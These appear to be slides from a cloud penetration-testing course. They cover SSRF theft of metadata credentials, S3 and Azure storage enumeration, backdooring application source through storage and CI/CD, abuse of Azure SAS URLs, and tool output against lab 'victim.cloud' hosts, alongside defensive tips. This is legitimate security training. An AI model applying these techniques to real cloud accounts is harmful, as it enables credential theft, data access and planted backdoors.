- Identify a similar vulnerability in an Azure Function hosted at <https://azurefunction.victim.cloud/api/victimproxy?page=http://notsosecure.com> and **verify if it is possible** to obtain the Azure access tokens

Web Application Attacks



- Mainly focused on IaaS and PaaS offerings
- We already discussed various web attacks in previous section
- For most scenarios the juicy bits are the following items
 - Cross-service credentials for pivoting
 - Metadata API
 - Environment variables
 - Access to other resources via role based access controls



Case Study

Elastic Beanstalk: SSRF Exploitation

Exploitation Process:

1. Obtained Metadata details via SSRF exploitation
 - AWS account number, deployment region, security-credentials
2. No direct access to read S3 bucket list
3. Enumerated bucket name using the account number and region
4. Access source code of the application via AWS S3 CLI
5. Backdoor source code within S3 bucket
6. CI/CD in place will automatically deploy the backdoor

Summitroute did extra research & identified more such naming patterns



Exercise

Entry 2

- Identify and exploit a SSRF vulnerability to gain access to S3 buckets and download the source of the application hosted on AWS. Further, upload a webshell via Continuous Deployment (CD) pipeline.

```
http://userXXX.victim.cloud/index.php?doc=  
https://raw.githubusercontent.com/NotSoSec  
ure/StaticResource/main/Cloud/cloud-  
memes.jpg
```

- Obtain the cloud access token by exploiting a command injection vulnerability in the web application hosted at:
<http://webapp2.victim.cloud/>

Exposed Service Ports



- Excessively exposed services increase the attack surface
- May lead to unauthorized access to data and further related attacks.
- For example: MongoDB exposed to the Internet with no (or minimal) authentication required

Security Group: sg-XXXXXXXXXX

Description	Inbound	Outbound	Tags

Edit

Type ⓘ	Protocol ⓘ	Port Range ⓘ	Source ⓘ
All traffic	All	All	0.0.0.0/0
All traffic	All	All	:::/0



Exercise

Entry 3

- Enumerate an exposed service on **db.victim.cloud** domain
- Identify and exploit the misconfiguration and extract as much information as possible with the gained access

Generic Defense Tips: Gaining Entry



- Ensure your applications have gone through basic security checks
- Enable Metadata API v2 for AWS
(<https://aws.amazon.com/blogs/security/defense-in-depth-open-firewalls-reverse-proxies-ssrf-vulnerabilities-ec2-instance-metadata-service/>)
- Ensure roles assigned to services are minimal in nature
- Ensure only required services are exposed on internet
- Internal services should not listen on public network interfaces
 - Closing off ports on a firewall is treating a symptom, not the root cause
- Default deny policy should be in place

Attacking Specific Cloud Services



Attacking Specific Cloud Services

Storage



Cloud Storage



- All the major providers offer a service in this category
 - AWS: **Simple Storage Service (S3)**
 - Azure: **Azure storage**
 - GCP: **Google Cloud Storage**
- Data is stored in blobs such as JSON objects
- May allow static website hosting
- Storage names generally are unique for the cloud service provider

Cloud Storage



- Storage names generally follow a pattern and can be enumerated
- 3 common pre-defined access control modes:
 - Anonymous Access
 - Authenticated Access
 - Restricted to specific cloud accounts
- Public write permissions will allow anyone online to write content to your storage

Cloud Storage: Attack Surface

Focus on permissions:

- Anonymous access granted on bucket
- Misconfigured write access for a resource
- Restricted to auth user (any authenticated user)
- Lax IAM Rules/Policies giving access to data



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

S3 Buckets: Authenticated User Access

 15

#128088

AWS S3 bucket writeable for authenticated aws users

Share:      

State  Resolved (Closed)


Disclosed April 5, 2016 6:36pm +0530

Reported To [HackerOne](#)

Weakness Improper Authentication - Generic

Bounty \$2,500

Severity  No Rating (---)

Participants 

Visibility Disclosed (Full)

Collapse

SUMMARY BY HACKERONE



An ACL misconfiguration issue existed on one of our S3 buckets. This misconfiguration allowed any authenticated AWS user to write to this bucket (no read access was permitted). An attacker could theoretically post a file into that bucket that may at some point be accessed by a HackerOne staff member, thinking it's been uploaded by another staff member or some automated system. We improved the ACLs for that S3 bucket to prevent such a concern.

This issue also led us to audit some of our additional S3 buckets, resulting in changes for some of those buckets as well.

AWS Storage Buckets





- Access AWS buckets
 - `https://s3.amazonaws.com/bucket_name`
 - `https://<bucketname>.s3.amazonaws.com`
- Bucket Enumeration possible via difference in error messages
 - `https://s3.amazonaws.com/bucket_name/`
- For REST style URL we now need region tagged
 - `https://s3.<region>.amazonaws.com/<bucket_name>/`

Identifying region of Bucket

- Request to any random region url will reveal correct URL

`https://s3.<anyregion>.amazonaws.com/bucket_name`

AWS S3 Buckets Enumeration



AWS Storage Buckets: Tools

There are many open-source utilities available to help bruteforce storage container names

- S3Scanner
- Bucket-stream
- CloudScraper
- S3-inspector
- <https://buckets.grayhatwarfare.com> search engine



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

GCP Storage Buckets



- GCP storage buckets can be accessed by
- <https://www.googleapis.com/storage/v1/b/>

```
← → ↻ 🔒 https://www.googleapis.com/storage/v1/b/victimpublic

{
  "kind": "storage#bucket",
  "id": "victimpublic",
  "selfLink": "https://www.googleapis.com/storage/v1/b/victimpublic",
  "projectNumber": "85844822725",
  "name": "victimpublic",
  "timeCreated": "2019-05-21T07:59:29.758Z",
  "updated": "2019-05-21T07:59:31.814Z",
  "metageneration": "2",
  "iamConfiguration": {
    "bucketPolicyOnly": {
      "enabled": false
    }
  },
  "location": "US",
  "storageClass": "STANDARD",
  "etag": "CAI="
}
```

<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

GCP Storage Buckets

Open source scripts available to bruteforce scan storage buckets

- Gsutil (default client)
- GCPBucketBrute

```
C: [REDACTED] >gsutil ls -L gs://victimpublic
gs://victimpublic/gitrepo.zip:
  Creation time:      Tue, 21 May 2019 07:59:31 GMT
  Update time:       Tue, 21 May 2019 07:59:31 GMT
  Storage class:     STANDARD
  Content-Length:    70120
  Content-Type:      application/zip
  Hash (crc32c):     kLw17w==
  Hash (md5):        oZt+eXGC9+13tDdW3TqENw==
  ETag:              CKTNx9STrOICEAE=
  Generation:        1558425571026596
  Metageneration:    1
  ACL:               []
gs://victimpublic/public_file.md:
  Creation time:      Tue, 21 May 2019 07:59:30 GMT
  Update time:       Tue, 21 May 2019 07:59:30 GMT
  Storage class:     STANDARD
  Content-Length:    221
  Content-Type:      text/plain; charset=utf-8
  Hash (crc32c):     f0uGBA==
  Hash (md5):        D15volfbL7V/8fHGyo+scw==
  ETag:              CISju9STrOICEAE=
  Generation:        1558425570824580
  Metageneration:    1
  ACL:               []
TOTAL: 2 objects, 70341 bytes (68.69 KiB)
```

Storage Attacks: Azure



- Azure storage can be accessed by
`https://<storagename>.blob.core.windows.net/<container>`
- Container Content can be listed at
`https://<storagename>.blob.core.windows.net/<container>
?restype=container&comp=list`
- Container content can be directly read via web url
`https://<storagename>.blob.core.windows.net/<container>
/<file>`

Storage Attacks: Azure Shared Access Signature



- Azure storage account contains Blobs, Queues, Tables, and files (shared folder or drive) as storage types
- Azure allows creation of URLs with specific access to storage accounts

Example Shared Access Signature (SAS) URL:

```
https://<accountname>.<service>.core.windows.net/?sv=2018-03-28&ss=bfqt&srt=sco&sp=rwdlacup&se=2019-09-30T17:13:23Z&st=2019-09-30T09:13:23Z&sip=88.208.222.83&spr=https&sig=LCoN4d%2B%2BZSzPtPO71fMS34k%2FhLf2Wjen9pzh1AGFfPU%3D
```

Storage Attacks: Azure



Parameter	Description
sv	Optional. Specifies the storage service version
ss	Required. Specifies the services accessible , Possible values include: Blob (b), Queue (q), Table (t), File (f)
srt	Required. Specifies the signed resource types that are accessible with the account SAS. - Service (s): Access to service-level APIs - Container (c): Access to container-level APIs - Object (o): Access to object-level APIs for blobs, queue messages, table entities, and files
sp	Required. Permissions for the account - Read (r): Permits read operations - Write (w): Permits write operations - Delete (d): Valid for Container & Object types, except for queue messages. - List (l): Valid for Service and Container resource types only. - Add (a): Valid only for: queue messages, table entities, & append blobs. - Create (c): Valid for the following Object resource types only: blobs and files. Users can create new blobs or files, but may not overwrite existing blobs or files. - Update (u): Valid for the following Object resource types only: queue messages and table entities. - Process (p): Valid for the following Object resource type only: queue messages.
se	Required. Expiry Date.
st	Optional. Validity Start Date. If omitted, it is assumed to be the time when the storage service receives the request.
sip	Optional. IP address or a range of IP addresses allowed
spr	Optional. Permitted protocol. Possible values are HTTP (https, http) or HTTPS only (https).
sig	Required. The signature part of the URI is used to authorize the request made with the shared access signature.

<https://t.me/learningnets>



Case Study

Azure Attacks: Azure Storage

Starting point: Overly Privileged Azure Storage SAS URL is exposed

Exploitation Process:

- Obtain an Azure Storage SAS URL
- Load the URL in Azure Storage explorer or similar
- Identify various assets available in the storage
- Access the source code of the Azure function
- Plant a backdoor, next invocation gets the backdoor running
- Hide the backdoor

Reference:

<https://www.notsossecure.com/identifying-exploiting-leaked-azure-storage-keys/>

AWS Cloud Bucket Search Engine

[Login/Register](#)[Home](#)[Filter Buckets](#)[Search Files](#)[Docs / API](#)[Top Keywords](#)

Files

**2.474 Of 8.124
Billion** ?

AWS Buckets

**144035 Of
432712** ?

Azure Blobs

**9962 Of
60383** ?

Last Update

21 March 2022

Search Public Buckets

[Random Files](#)

Wondering what is this website ? Read details here: [How to search for Open Amazon s3 Buckets and their contents](#)

Keywords - Stopwords (start with minus -) ?

keyword1 keyword2 -stopword1 -stopword2

Order By

Order By Direction

Descending

☐ Full Path ?☐ Treat as regex ?☐ Do not autocorrect regex ?

Cloud Bucket URL Scraper

- CloudScraper
- Extracts cloud resources URLs from HTML source of websites, such as
 - S3 buckets
 - Azure SAS URLs

Parsing results...

Total links: 209

There were 1 matches for this search!

[https://\[REDACTED\].amazonaws.com/473\[REDACTED\].b.js](https://[REDACTED].amazonaws.com/473[REDACTED].b.js)

Cloud Bucket Enumeration Tools: cloud_enum

- Multi-cloud enumeration tool, not just for storage containers

```
→ cloud_enum git:(master) python3 cloud_enum.py -k victim

#####
cloud_enum
github.com/initstring
#####

Keywords:    victim
Mutations:   /Users/xlr8/WORK/github.com/initstring/cloud_enum/enu
Brute-list:   /Users/xlr8/WORK/github.com/initstring/cloud_enum/enu

+++++
azure checks
+++++

[+] Checking for Azure Storage Accounts
[*] Brute-forcing a list of 455 possible DNS names
HTTP-OK Storage Account: http://victim[REDACTED].blob.core.windows.net/
HTTP-OK Storage Account: http://victim[REDACTED].blob.core.windows.net/
HTTPS-Only Storage Account: http://victim[REDACTED].blob.core.windows.net/

Elapsed time: 00:00:19
```

Reference:

GitHub: https://github.com/initstring/cloud_enum <https://www.youtube.com/watch?v=learningnets>

```
Protected S3 Bucket: http://victim[REDACTED].s3.amazonaws.com/
[!] Connection error on [REDACTED] Investigate
OPEN S3 BUCKET: http://victim[REDACTED].s3.amazonaws.com/
FILES:
->http://victim[REDACTED].s3.amazonaws.com/[REDACTED]
->http://victim[REDACTED].s3.amazonaws.com/[REDACTED]
->http://victim[REDACTED].s3.amazonaws.com/[REDACTED]

+++++
google checks
+++++

[+] Checking for Google buckets
Protected Google Bucket: http://storage.googleapis.com/victim[REDACTED]
OPEN GOOGLE BUCKET: http://storage.googleapis.com/victim[REDACTED]
FILES:
->http://storage.googleapis.com/[REDACTED]
->http://storage.googleapis.com/[REDACTED]
->http://storage.googleapis.com/[REDACTED]
```




Exercise

Storage 1

- Enumerate all storage containers owned by “victim.cloud” at the various service providers
- Identify if the storage have public or authenticated access
- If the storage is found to be accessible then download the content
- Identify and exploit the SAS URL found at victim.cloud to obtain secret value

Note: For the avoidance of confusion, the storage containers are named victimpbublic, victimauth & victimprivate

Generic Defense Tips: Storage

- Ensure buckets have restricted access
- Avoid keeping content as public
- Avoid authenticated user access
- Avoid using overly permissive SAS URLs



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Attacking Specific Cloud Services

Azure Services and Azure Active Directory



Azure Services to be Covered

- Azure Active Directory
 - Authentication Method
 - Unauthenticated Enumeration
 - Authenticated Enumeration
- Azure KeyVault Service
- Hosted Databases



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

AAD (Azure Active Directory)

- Identity & Authentication platform (optionally sync with On-Prem AD)
- Users can authenticate with their AD credentials against e.g.
 - Office365
 - Sharepoint
 - Azure
 - and a vast array of third party services with support for AAD built in




NotSoSecure part of




© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Azure AD

- Consider it like a managed AD
- Each Tenant is entity in large AD
- Multiple roles and capabilities
- Can connect to External Entities



Generic Azure AD Setup



Reference:

<https://docs.microsoft.com/en-gb/azure/active-directory/manage-apps/what-is-application-management>

<https://t.me/learningnets>

© 2022 NotSoSecure Global Services Ltd, all rights reserved


131

Azure AD vs On-Prem AD



Traditional Infra	On Prem AD	Azure AD
Organisation	Forest	Tenant
Authoritative	Internal Network	Cloud / Web Applications
Authentication	NTLM, Kerberos	OAuth, SAML, OpenID, WSFederation
Directory Services	LDAP	AD Graph API

